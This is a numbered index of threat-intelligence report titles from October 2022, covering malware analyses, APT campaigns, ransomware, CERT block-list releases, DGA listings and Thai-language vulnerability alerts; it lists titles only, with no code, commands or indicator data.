1.2.5669. 2022-10-15 Lazarus Group Uses the DLL Side-Loading Technique (mi.dll)
1.2.5670. 2022-10-15 New “Prestige” ransomware impacts organizations in Ukraine and Poland
1.2.5671. 2022-10-15 Qakbot Being Distributed as ISO Files Instead of Excel Macro
1.2.5672. 2022-10-15 Ransom Cartel Ransomware: A Possible Connection With REvil
1.2.5673. 2022-10-15 Ransomware Roundup: Royal Ransomware
1.2.5674. 2022-10-15 TTC-CERT Block Lists 2022-10-15 - Agentemis, BEACON, Cobalt Strike
1.2.5675. 2022-10-15 TTC-CERT Block Lists 2022-10-15 - Phishing attack dataset
1.2.5676. 2022-10-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-14 - CyberTotal
1.2.5677. 2022-10-15 TTC-CERT - HASH Daily Block Lists - 2022-10-14 - CyberTotal
1.2.5678. 2022-10-15 TTC-CERT IP Block Lists 2022-10-15 - FTP port scanning, FTP attack
1.2.5679. 2022-10-15 TTC-CERT IP Block Lists 2022-10-15 - SSH port scanning, SSH brute-force attack
1.2.5680. 2022-10-15 TTC-CERT - IP Daily Block Lists - 2022-10-14 - CyberTotal
1.2.5681. 2022-10-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-15
1.2.5682. 2022-10-15 TTC-CERT - URL Daily Block Lists - 2022-10-14 - CyberTotal
1.2.5683. 2022-10-15 Ukrainian Military-Themed Excel File Delivers Multi-Stage Cobalt Strike Loader
1.2.5684. 2022-10-16 Active Bamital DGA(s) for 20221015
1.2.5685. 2022-10-16 Active Beebone DGA(s) for 20221015
1.2.5686. 2022-10-16 Active Conficker DGA(s) for 20221015
1.2.5687. 2022-10-16 Active Malware samples detected on 2022-10-15
1.2.5688. 2022-10-16 New PHP Variant of Ducktail Infostealer Targeting Facebook Business Accounts
1.2.5689. 2022-10-16 TTC-CERT Block Lists 2022-10-16 - Agentemis, BEACON, Cobalt Strike
1.2.5690. 2022-10-16 TTC-CERT Block Lists 2022-10-16 - Phishing attack dataset

1.2.5691. 2022-10-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-15 - CyberTotal
1.2.5692. 2022-10-16 TTC-CERT - HASH Daily Block Lists - 2022-10-15 - CyberTotal
1.2.5693. 2022-10-16 TTC-CERT IP Block Lists 2022-10-16 - FTP port scanning, FTP attack
1.2.5694. 2022-10-16 TTC-CERT IP Block Lists 2022-10-16 - SSH port scanning, SSH brute-force attack
1.2.5695. 2022-10-16 TTC-CERT - IP Daily Block Lists - 2022-10-15 - CyberTotal
1.2.5696. 2022-10-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-16
1.2.5697. 2022-10-17 Active Bamital DGA(s) for 20221016
1.2.5698. 2022-10-17 Active Bedep DGA(s) for 20221016
1.2.5699. 2022-10-17 Active Chinad DGA(s) for 20221016
1.2.5700. 2022-10-17 Active Malware samples detected on 2022-10-16
1.2.5701. 2022-10-17 BianLian Ransomware Encrypts Files in the Blink of an Eye
1.2.5702. 2022-10-17 njRAT Malware Analysis
1.2.5703. 2022-10-17 Online File Converter Phishing Page Spreads RedLine Stealer
1.2.5704. 2022-10-17 Telephone-oriented attack delivery (TOAD) attacks: Vishing combined with Android banking malware now targeting Italian banks
1.2.5705. 2022-10-17 TTC-CERT Block Lists 2022-10-17 - Agentemis, BEACON, Cobalt Strike
1.2.5706. 2022-10-17 TTC-CERT Block Lists 2022-10-17 - IcedID, BokBot
1.2.5707. 2022-10-17 TTC-CERT Block Lists 2022-10-17 - Phishing attack dataset
1.2.5708. 2022-10-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-16 - CyberTotal
1.2.5709. 2022-10-17 TTC-CERT - HASH Daily Block Lists - 2022-10-16 - CyberTotal
1.2.5710. 2022-10-17 TTC-CERT IP Block Lists 2022-10-17 - FTP port scanning, FTP attack
1.2.5711. 2022-10-17 TTC-CERT IP Block Lists 2022-10-17 - SSH port scanning, SSH brute-force attack
1.2.5712. 2022-10-17 TTC-CERT - IP Daily Block Lists - 2022-10-16 - CyberTotal
1.2.5713. 2022-10-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-17
1.2.5714. 2022-10-17 TTC-CERT - URL Daily Block Lists - 2022-10-16 - CyberTotal
1.2.5715. 2022-10-18 Active Bamital DGA(s) for 20221017
1.2.5716. 2022-10-18 Active Beebone DGA(s) for 20221017
1.2.5717. 2022-10-18 Active Chinad DGA(s) for 20221017

1.2.5718. 2022-10-18 Active Malware samples detected on 2022-10-17
1.2.5719. 2022-10-18 Detecting Emerging Network Threats From Newly Observed Domains
1.2.5720. 2022-10-18 DiceyF deploys GamePlayerFramework in online casino development studio
1.2.5721. 2022-10-18 Fileless Powershell Dropper
1.2.5722. 2022-10-18 TTC-CERT Block Lists 2022-10-18 - Agentemis, BEACON, Cobalt Strike
1.2.5723. 2022-10-18 TTC-CERT Block Lists 2022-10-18 - IcedID, BokBot
1.2.5724. 2022-10-18 TTC-CERT Block Lists 2022-10-18 - Phishing attack dataset
1.2.5725. 2022-10-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-17 - CyberTotal
1.2.5726. 2022-10-18 TTC-CERT - HASH Daily Block Lists - 2022-10-17 - CyberTotal
1.2.5727. 2022-10-18 TTC-CERT IP Block Lists 2022-10-18 - FTP port scanning, FTP attack
1.2.5728. 2022-10-18 TTC-CERT IP Block Lists 2022-10-18 - SSH port scanning, SSH brute-force attack
1.2.5729. 2022-10-18 TTC-CERT - IP Daily Block Lists - 2022-10-17 - CyberTotal
1.2.5730. 2022-10-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-18
1.2.5731. 2022-10-18 TTC-CERT - URL Daily Block Lists - 2022-10-17 - CyberTotal
1.2.5732. 2022-10-18 Winnti APT group (also known as APT41) docks in Sri Lanka for new campaign
1.2.5733. 2022-10-18 แจ้งเตือนช่องโหว่ CVE-2022-42889 (Text4Shell) ของไลบรารี Apache Commons Text ที่อาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.5734. 2022-10-18 รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลงหน้าเว็บไซต์ขององค์กรหนึ่งในภาคส่วนโทรคมนาคมเพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.2.5735. 2022-10-19 Active Bamital DGA(s) for 20221018
1.2.5736. 2022-10-19 Active Beebone DGA(s) for 20221018
1.2.5737. 2022-10-19 Active Conficker DGA(s) for 20221018
1.2.5738. 2022-10-19 Active Malware samples detected on 2022-10-18
1.2.5739. 2022-10-19 ASEC Weekly Malware Statistics (October 3rd, 2022 – October 9th, 2022)

1.2.5740. 2022-10-19 Distributing .NET-like FormBook malware
1.2.5741. 2022-10-19 ERMAC Android Malware Increasingly Active
1.2.5742. 2022-10-19 LockBit 3.0 Ransomware Unlocked
1.2.5743. 2022-10-19 Malicious WhatsApp mod distributed through legitimate apps
1.2.5744. 2022-10-19 Malware - Covid Vaccination Supplier Declaration
1.2.5745. 2022-10-19 Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (October 2022) เพื่อแก้ไขช่องโหว่หลายรายการ
1.2.5746. 2022-10-19 TTC-CERT Block Lists 2022-10-19 - Agentemis, BEACON, Cobalt Strike
1.2.5747. 2022-10-19 TTC-CERT Block Lists 2022-10-19 - Phishing attack dataset
1.2.5748. 2022-10-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-18 - CyberTotal
1.2.5749. 2022-10-19 TTC-CERT - HASH Daily Block Lists - 2022-10-18 - CyberTotal
1.2.5750. 2022-10-19 TTC-CERT IP Block Lists 2022-10-19 - FTP port scanning, FTP attack
1.2.5751. 2022-10-19 TTC-CERT IP Block Lists 2022-10-19 - SSH port scanning, SSH brute-force attack
1.2.5752. 2022-10-19 TTC-CERT - IP Daily Block Lists - 2022-10-18 - CyberTotal
1.2.5753. 2022-10-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-19
1.2.5754. 2022-10-20 Active Bamital DGA(s) for 20221019
1.2.5755. 2022-10-20 Active Beebone DGA(s) for 20221019
1.2.5756. 2022-10-20 Active Conficker DGA(s) for 20221019
1.2.5757. 2022-10-20 Active Malware samples detected on 2022-10-19
1.2.5758. 2022-10-20 Coin-miner malware installed targeting vulnerable Apache Tomcat web server
1.2.5759. 2022-10-20 DeadBolt ransomware: nothing but NASty
1.2.5760. 2022-10-20 From RM3 to LDR4: URSNIF Leaves Banking Fraud Behind
1.2.5761. 2022-10-20 Malware Analysis Report (AR22-292A) - 10398871-1.v2 Zimbra October Update | CISA
1.2.5762. 2022-10-20 OldGremlin Ransomware: Never ever feed them after the Locknight
1.2.5763. 2022-10-20 SafeBreach Labs Researchers Uncover New Fully Undetectable PowerShell Backdoor

1.2.5764. 2022-10-20 Spyder Loader: Malware Seen in Recent Campaign Targeting Organizations in Hong Kong
1.2.5765. 2022-10-20 TeamTNT Returns – or Does It?
1.2.5766. 2022-10-20 TTC-CERT Block Lists 2022-10-20 - Agentemis, BEACON, Cobalt Strike
1.2.5767. 2022-10-20 TTC-CERT Block Lists 2022-10-20 - IcedID, BokBot
1.2.5768. 2022-10-20 TTC-CERT Block Lists 2022-10-20 - Phishing attack dataset
1.2.5769. 2022-10-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-19 - CyberTotal
1.2.5770. 2022-10-20 TTC-CERT - HASH Daily Block Lists - 2022-10-19 - CyberTotal
1.2.5771. 2022-10-20 TTC-CERT IP Block Lists 2022-10-20 - FTP port scanning, FTP attack
1.2.5772. 2022-10-20 TTC-CERT IP Block Lists 2022-10-20 - SSH port scanning, SSH brute-force attack
1.2.5773. 2022-10-20 TTC-CERT - IP Daily Block Lists - 2022-10-19 - CyberTotal
1.2.5774. 2022-10-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-20
1.2.5775. 2022-10-21 Active Bamital DGA(s) for 20221020
1.2.5776. 2022-10-21 Active Bedep DGA(s) for 20221020
1.2.5777. 2022-10-21 Active Chinad DGA(s) for 20221020
1.2.5778. 2022-10-21 Active Malware samples detected on 2022-10-20
1.2.5779. 2022-10-21 GuLoader Malware Disguised as a Word File Being Distributed in Korea
1.2.5780. 2022-10-21 sczriptzzbn inject pushes malware for NetSupport RAT
1.2.5781. 2022-10-21 Sophos X-Ops finds Attackers Using Covert Channels in Backdoor Against Devices
1.2.5782. 2022-10-21 TTC-CERT Block Lists 2022-10-21 - Agentemis, BEACON, Cobalt Strike
1.2.5783. 2022-10-21 TTC-CERT Block Lists 2022-10-21 - IcedID, BokBot
1.2.5784. 2022-10-21 TTC-CERT Block Lists 2022-10-21 - Phishing attack dataset
1.2.5785. 2022-10-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-20 - CyberTotal
1.2.5786. 2022-10-21 TTC-CERT - HASH Daily Block Lists - 2022-10-20 - CyberTotal
1.2.5787. 2022-10-21 TTC-CERT IP Block Lists 2022-10-21 - FTP port scanning, FTP attack

1.2.5788. 2022-10-21 TTC-CERT IP Block Lists 2022-10-21 - SSH port scanning, SSH brute-force attack
1.2.5789. 2022-10-21 TTC-CERT - IP Daily Block Lists - 2022-10-20 - CyberTotal
1.2.5790. 2022-10-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-21
1.2.5791. 2022-10-21 TTC-CERT - URL Daily Block Lists - 2022-10-20 - CyberTotal
1.2.5792. 2022-10-22 TTC-CERT Block Lists 2022-10-22 - Agentemis, BEACON, Cobalt Strike
1.2.5793. 2022-10-22 TTC-CERT Block Lists 2022-10-22 - Phishing attack dataset
1.2.5794. 2022-10-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-21 - CyberTotal
1.2.5795. 2022-10-22 TTC-CERT - HASH Daily Block Lists - 2022-10-21 - CyberTotal
1.2.5796. 2022-10-22 TTC-CERT IP Block Lists 2022-10-22 - FTP port scanning, FTP attack
1.2.5797. 2022-10-22 TTC-CERT IP Block Lists 2022-10-22 - SSH port scanning, SSH brute-force attack
1.2.5798. 2022-10-22 TTC-CERT - IP Daily Block Lists - 2022-10-21 - CyberTotal
1.2.5799. 2022-10-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-22
1.2.5800. 2022-10-23 TTC-CERT Block Lists 2022-10-23 - Agentemis, BEACON, Cobalt Strike
1.2.5801. 2022-10-23 TTC-CERT Block Lists 2022-10-23 - Phishing attack dataset
1.2.5802. 2022-10-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-22 - CyberTotal
1.2.5803. 2022-10-23 TTC-CERT - HASH Daily Block Lists - 2022-10-22 - CyberTotal
1.2.5804. 2022-10-23 TTC-CERT IP Block Lists 2022-10-23 - FTP port scanning, FTP attack
1.2.5805. 2022-10-23 TTC-CERT IP Block Lists 2022-10-23 - SSH port scanning, SSH brute-force attack
1.2.5806. 2022-10-23 TTC-CERT - IP Daily Block Lists - 2022-10-22 - CyberTotal
1.2.5807. 2022-10-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-23
1.2.5808. 2022-10-23 TTC-CERT - URL Daily Block Lists - 2022-10-22 - CyberTotal
1.2.5809. 2022-10-24 Active Bamital DGA(s) for 20221023
1.2.5810. 2022-10-24 Active Bedep DGA(s) for 20221023
1.2.5811. 2022-10-24 Active Beebone DGA(s) for 20221023
1.2.5812. 2022-10-24 A Detailed Analysis of the Gafgyt Malware Targeting IoT Devices

1.2.5813. 2022-10-24 Archive Sidestepping: Emotet Botnet Pushing Self-Unlocking Password-Protected RAR
1.2.5814. 2022-10-24 Domestic Kitten campaign spying on Iranian citizens with new FurBall malware
1.2.5815. 2022-10-24 New Malicious Clicker found in apps installed by 20M+ users
1.2.5816. 2022-10-24 TTC-CERT Block Lists 2022-10-24 - Agentemis, BEACON, Cobalt Strike
1.2.5817. 2022-10-24 TTC-CERT Block Lists 2022-10-24 - IcedID, BokBot
1.2.5818. 2022-10-24 TTC-CERT Block Lists 2022-10-24 - Phishing attack dataset
1.2.5819. 2022-10-24 TTC-CERT - HASH Daily Block Lists - 2022-10-23 - CyberTotal
1.2.5820. 2022-10-24 TTC-CERT IP Block Lists 2022-10-24 - FTP port scanning, FTP attack
1.2.5821. 2022-10-24 TTC-CERT IP Block Lists 2022-10-24 - SSH port scanning, SSH brute-force attack
1.2.5822. 2022-10-24 TTC-CERT - IP Daily Block Lists - 2022-10-23 - CyberTotal
1.2.5823. 2022-10-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-24
1.2.5824. 2022-10-24 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5825. 2022-10-25 Active Bamital DGA(s) for 20221024
1.2.5826. 2022-10-25 Active Bedep DGA(s) for 20221024
1.2.5827. 2022-10-25 Active Chinad DGA(s) for 20221024
1.2.5828. 2022-10-25 Active Malware samples detected on 2022-10-24
1.2.5829. 2022-10-25 Alert (AA22-294A) - #StopRansomware: Daixin Team | CISA
1.2.5830. 2022-10-25 Amadey Bot Disguised as a Famous Korean Messenger Program Being Distributed
1.2.5831. 2022-10-25 Analysis on Attack Techniques and Cases Using RDP
1.2.5832. 2022-10-25 Attackers Abusing Various Remote Control Tools
1.2.5833. 2022-10-25 Black Basta and the Unnoticed Delivery
1.2.5834. 2022-10-25 Broken Dreams and Piggy Banks: Pig Butchering Crypto Fraud Growing Online

1.2.5835. 2022-10-25 Cyber attack on state organizations of Ukraine using RomCom malware. Possible involvement of Cuba Ransomware aka Tropical Scorpius aka UNC2596 (CERT-UA#5509)
1.2.5836. 2022-10-25 Exbyte: BlackByte Ransomware Attackers Deploy New Exfiltration Tool
1.2.5837. 2022-10-25 Mirai, RAR1Ransom, and GuardMiner – Multiple Malware Campaigns Target VMware Vulnerability
1.2.5838. 2022-10-25 Multiple RCE Vulnerabilities Affecting Veeam Backup & Replication
1.2.5839. 2022-10-25 Rapidly Evolving Magniber Ransomware
1.2.5840. 2022-10-25 TTC-CERT Block Lists 2022-10-25 - Agentemis, BEACON, Cobalt Strike
1.2.5841. 2022-10-25 TTC-CERT Block Lists 2022-10-25 - IcedID, BokBot
1.2.5842. 2022-10-25 TTC-CERT Block Lists 2022-10-25 - Phishing attack dataset
1.2.5843. 2022-10-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-24 - CyberTotal
1.2.5844. 2022-10-25 TTC-CERT - HASH Daily Block Lists - 2022-10-24 - CyberTotal
1.2.5845. 2022-10-25 TTC-CERT IP Block Lists 2022-10-25 - FTP port scanning, FTP attack
1.2.5846. 2022-10-25 TTC-CERT IP Block Lists 2022-10-25 - SSH port scanning, SSH brute-force attack
1.2.5847. 2022-10-25 TTC-CERT - IP Daily Block Lists - 2022-10-24 - CyberTotal
1.2.5848. 2022-10-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-25
1.2.5849. 2022-10-25 TTC-CERT - URL Daily Block Lists - 2022-10-24 - CyberTotal
1.2.5850. 2022-10-25 Unattributed RomCom Threat Actor Spoofing Popular Apps Now Hits Ukrainian Militaries
1.2.5851. 2022-10-25 WarHawk: the New Backdoor in the Arsenal of the SideWinder APT Group
1.2.5852. 2022-10-26 Active Bamital DGA(s) for 20221025
1.2.5853. 2022-10-26 Active Chinad DGA(s) for 20221025
1.2.5854. 2022-10-26 Active Conficker DGA(s) for 20221025
1.2.5855. 2022-10-26 Active Malware samples detected on 2022-10-25
1.2.5856. 2022-10-26 C2 Communications Through outlook.com

1.2.5857. 2022-10-26 “Dormant Colors”: Live Campaign With Over 1M Data Stealing Extensions Installed
1.2.5858. 2022-10-26 Dual Malware Infection Targets Cryptocurrency Users
1.2.5859. 2022-10-26 Infostealer Distributed Using Bundled Installer
1.2.5860. 2022-10-26 TTC-CERT Block Lists 2022-10-26 - Agentemis, BEACON, Cobalt Strike
1.2.5861. 2022-10-26 TTC-CERT Block Lists 2022-10-26 - Phishing attack dataset
1.2.5862. 2022-10-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-25 - CyberTotal
1.2.5863. 2022-10-26 TTC-CERT - HASH Daily Block Lists - 2022-10-25 - CyberTotal
1.2.5864. 2022-10-26 TTC-CERT IP Block Lists 2022-10-26 - FTP port scanning, FTP attack
1.2.5865. 2022-10-26 TTC-CERT IP Block Lists 2022-10-26 - SSH port scanning, SSH brute-force attack
1.2.5866. 2022-10-26 TTC-CERT - IP Daily Block Lists - 2022-10-25 - CyberTotal
1.2.5867. 2022-10-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-26
1.2.5868. 2022-10-26 TTC-CERT - URL Daily Block Lists - 2022-10-25 - CyberTotal
1.2.5869. 2022-10-26 Unveil the evolution of Kimsuky targeting Android devices with newly discovered mobile malware
1.2.5870. 2022-10-26 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5871. 2022-10-27 Active Bamital DGA(s) for 20221026
1.2.5872. 2022-10-27 Active Bedep DGA(s) for 20221026
1.2.5873. 2022-10-27 Active Beebone DGA(s) for 20221026
1.2.5874. 2022-10-27 Active Malware samples detected on 2022-10-26
1.2.5875. 2022-10-27 Cisco แจ้งเตือนกรณีช่องโหว่ของผลิตภัณฑ์ Cisco AnyConnect Secure Mobility Client for Windows กำลังถูกโจมตีอย่างแพร่หลายในขณะนี้
1.2.5876. 2022-10-27 LV Ransomware Exploits ProxyShell in Attack on a Jordan-based Company
1.2.5877. 2022-10-27 Sysdig TRT uncovers massive cryptomining operation leveraging GitHub Actions
1.2.5878. 2022-10-27 The Anatomy of Wiper Malware, Part 4: Less Common “Helper” Techniques | CrowdStrike

1.2.5879. 2022-10-27 TTC-CERT Block Lists 2022-10-27 - Agentemis, BEACON, Cobalt Strike
1.2.5880. 2022-10-27 TTC-CERT Block Lists 2022-10-27 - Phishing attack dataset
1.2.5881. 2022-10-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-26 - CyberTotal
1.2.5882. 2022-10-27 TTC-CERT - HASH Daily Block Lists - 2022-10-26 - CyberTotal
1.2.5883. 2022-10-27 TTC-CERT IP Block Lists 2022-10-27 - FTP port scanning, FTP attack
1.2.5884. 2022-10-27 TTC-CERT IP Block Lists 2022-10-27 - SSH port scanning, SSH brute-force attack
1.2.5885. 2022-10-27 TTC-CERT - IP Daily Block Lists - 2022-10-26 - CyberTotal
1.2.5886. 2022-10-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-27
1.2.5887. 2022-10-27 TTC-CERT - URL Daily Block Lists - 2022-10-26 - CyberTotal
1.2.5888. 2022-10-27 Typosquat campaign mimics 27 brands to push Windows, Android malware
1.2.5889. 2022-10-27 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ VMware Cloud Foundation เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5890. 2022-10-27 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5891. 2022-10-27 พบมีการนำ Website ของโรงเรียนปาโมกข์วิทยาภูมิ มาทำเป็น phishing และ fraud
1.2.5892. 2022-10-28 Active Bamital DGA(s) for 20221027
1.2.5893. 2022-10-28 Active Bedep DGA(s) for 20221027
1.2.5894. 2022-10-28 Active Chinad DGA(s) for 20221027
1.2.5895. 2022-10-28 Active Malware samples detected on 2022-10-27
1.2.5896. 2022-10-28 ASEC Weekly Malware Statistics (October 17th, 2022 – October 23rd, 2022)
1.2.5897. 2022-10-28 Drinik Malware Returns With Advanced Capabilities Targeting Indian Taxpayers
1.2.5898. 2022-10-28 Fake Hungarian Government Email Drops Warzone RAT
1.2.5899. 2022-10-28 Qakbot Malware Being Distributed in Korea

1.2.5900. 2022-10-28 Ransomware Roundup: New FBI, Wise Guys, and “Pyschedelic” Ransomware
1.2.5901. 2022-10-28 STRRAT: Malware Analysis of a JAR archive
1.2.5902. 2022-10-28 Threat Actors Target AWS EC2 Workloads to Steal Credentials
1.2.5903. 2022-10-28 Trends in Web Threats in CY Q2 2022: Malicious JavaScript Downloaders Are Evolving
1.2.5904. 2022-10-28 TTC-CERT Block Lists 2022-10-28 - Agentemis, BEACON, Cobalt Strike
1.2.5905. 2022-10-28 TTC-CERT Block Lists 2022-10-28 - IcedID, BokBot
1.2.5906. 2022-10-28 TTC-CERT Block Lists 2022-10-28 - Phishing attack dataset
1.2.5907. 2022-10-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-27 - CyberTotal
1.2.5908. 2022-10-28 TTC-CERT - HASH Daily Block Lists - 2022-10-27 - CyberTotal
1.2.5909. 2022-10-28 TTC-CERT IP Block Lists 2022-10-28 - FTP port scanning, FTP attack
1.2.5910. 2022-10-28 TTC-CERT IP Block Lists 2022-10-28 - SSH port scanning, SSH brute-force attack
1.2.5911. 2022-10-28 TTC-CERT - IP Daily Block Lists - 2022-10-27 - CyberTotal
1.2.5912. 2022-10-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-28
1.2.5913. 2022-10-28 TTC-CERT - URL Daily Block Lists - 2022-10-27 - CyberTotal
1.2.5914. 2022-10-28 Where is the Origin?: QAKBOT Uses Valid Code Signing
1.2.5915. 2022-10-28 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วน สำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่กำลังถูกใช้ในการโจมตีในขณะนี้
1.2.5916. 2022-10-29 Active Bamital DGA(s) for 20221028
1.2.5917. 2022-10-29 Active Bedep DGA(s) for 20221028
1.2.5918. 2022-10-29 Active Beebone DGA(s) for 20221028
1.2.5919. 2022-10-29 Active Chinad DGA(s) for 20221028
1.2.5920. 2022-10-29 Active Malware samples detected on 2022-10-28
1.2.5921. 2022-10-29 Threat Analysis: Active C2 Discovery Using Protocol Emulation Part3 (ShadowPad)
1.2.5922. 2022-10-29 TTC-CERT Block Lists 2022-10-29 - Agentemis, BEACON, Cobalt Strike
1.2.5923. 2022-10-29 TTC-CERT Block Lists 2022-10-29 - Phishing attack dataset

1.2.5924. 2022-10-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-28 - CyberTotal
1.2.5925. 2022-10-29 TTC-CERT - HASH Daily Block Lists - 2022-10-28 - CyberTotal
1.2.5926. 2022-10-29 TTC-CERT IP Block Lists 2022-10-29 - FTP port scanning, FTP attack
1.2.5927. 2022-10-29 TTC-CERT IP Block Lists 2022-10-29 - SSH port scanning, SSH brute-force attack
1.2.5928. 2022-10-29 TTC-CERT - IP Daily Block Lists - 2022-10-28 - CyberTotal
1.2.5929. 2022-10-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-29
1.2.5930. 2022-10-30 Active Bamital DGA(s) for 20221029
1.2.5931. 2022-10-30 Active Bedep DGA(s) for 20221029
1.2.5932. 2022-10-30 Active Chinad DGA(s) for 20221029
1.2.5933. 2022-10-30 Active Malware samples detected on 2022-10-29
1.2.5934. 2022-10-30 APT-Q-36: Analysis of the recent iterative update of the arsenal of the South Asian Maha grass organization
1.2.5935. 2022-10-30 Cranefly (aka UNC3524): Threat Actor Uses Previously Unseen Techniques and Tools in Stealthy Campaign
1.2.5936. 2022-10-30 Ransomware Spotlight: BlackCat
1.2.5937. 2022-10-30 Raspberry Robin worm part of larger ecosystem facilitating pre-ransomware activity
1.2.5938. 2022-10-30 Surtr ransomware is being distributed in Korea
1.2.5939. 2022-10-30 TTC-CERT Block Lists 2022-10-30 - Agentemis, BEACON, Cobalt Strike
1.2.5940. 2022-10-30 TTC-CERT Block Lists 2022-10-30 - Phishing attack dataset
1.2.5941. 2022-10-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-29 - CyberTotal
1.2.5942. 2022-10-30 TTC-CERT - HASH Daily Block Lists - 2022-10-29 - CyberTotal
1.2.5943. 2022-10-30 TTC-CERT IP Block Lists 2022-10-30 - FTP port scanning, FTP attack
1.2.5944. 2022-10-30 TTC-CERT IP Block Lists 2022-10-30 - SSH port scanning, SSH brute-force attack
1.2.5945. 2022-10-30 TTC-CERT - IP Daily Block Lists - 2022-10-29 - CyberTotal
1.2.5946. 2022-10-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-30
1.2.5947. 2022-10-30 TTC-CERT - URL Daily Block Lists - 2022-10-29 - CyberTotal

1.2.5948. 2022-10-31 A Case of Malware Infection by the Lazarus Attack Group Disabling Anti-Malware Programs With the BYOVD Technique
1.2.5949. 2022-10-31 Active Bamital DGA(s) for 20221030
1.2.5950. 2022-10-31 Active Bedep DGA(s) for 20221030
1.2.5951. 2022-10-31 Active Chinad DGA(s) for 20221030
1.2.5952. 2022-10-31 Active Malware samples detected on 2022-10-30
1.2.5953. 2022-10-31 AgentTesla Being Distributed via VBS
1.2.5954. 2022-10-31 DDoS maniacs make a comeback: Fodcha botnet shows its fangs again
1.2.5955. 2022-10-31 Insta-Phish-A-Gram
1.2.5956. 2022-10-31 Malware wars: the attack of the droppers
1.2.5957. 2022-10-31 Thailand Telecom Risk IPs Probing DMZ Infrastructure
1.2.5958. 2022-10-31 TTC-CERT Block Lists 2022-10-31 - Agentemis, BEACON, Cobalt Strike
1.2.5959. 2022-10-31 TTC-CERT Block Lists 2022-10-31 - IcedID, BokBot
1.2.5960. 2022-10-31 TTC-CERT Block Lists 2022-10-31 - Phishing attack dataset
1.2.5961. 2022-10-31 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-30 - CyberTotal
1.2.5962. 2022-10-31 TTC-CERT - HASH Daily Block Lists - 2022-10-30 - CyberTotal
1.2.5963. 2022-10-31 TTC-CERT IP Block Lists 2022-10-31 - FTP port scanning, FTP attack
1.2.5964. 2022-10-31 TTC-CERT IP Block Lists 2022-10-31 - SSH port scanning, SSH brute-force attack
1.2.5965. 2022-10-31 TTC-CERT - IP Daily Block Lists - 2022-10-30 - CyberTotal
1.2.5966. 2022-10-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-31
1.2.5967. 2022-11-01 Active Bamital DGA(s) for 20221031
1.2.5968. 2022-11-01 Active Bedep DGA(s) for 20221031
1.2.5969. 2022-11-01 Active Beebone DGA(s) for 20221031
1.2.5970. 2022-11-01 Active Malware samples detected on 2022-10-31
1.2.5971. 2022-11-01 APT10: Tracking down LODEINFO 2022
1.2.5972. 2022-11-01 Defeating Guloader (also known as CloudEye) Anti-Analysis Technique
1.2.5973. 2022-11-01 Follina Exploit Leads to Domain Compromise | The DFIR Report

1.2.5974. 2022-11-01 Massive Tech Support Scam Exposed
1.2.5975. 2022-11-01 Thailand Telecom VPN Access Sale on Exploit Forum
1.2.5976. 2022-11-01 TTC-CERT Block Lists 2022-11-01 - Agentemis, BEACON, Cobalt Strike
1.2.5977. 2022-11-01 TTC-CERT Block Lists 2022-11-01 - IcedID, BokBot
1.2.5978. 2022-11-01 TTC-CERT Block Lists 2022-11-01 - Phishing attack dataset
1.2.5979. 2022-11-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-31 - CyberTotal
1.2.5980. 2022-11-01 TTC-CERT - HASH Daily Block Lists - 2022-10-31 - CyberTotal
1.2.5981. 2022-11-01 TTC-CERT IP Block Lists 2022-11-01 - FTP port scanning, FTP attack
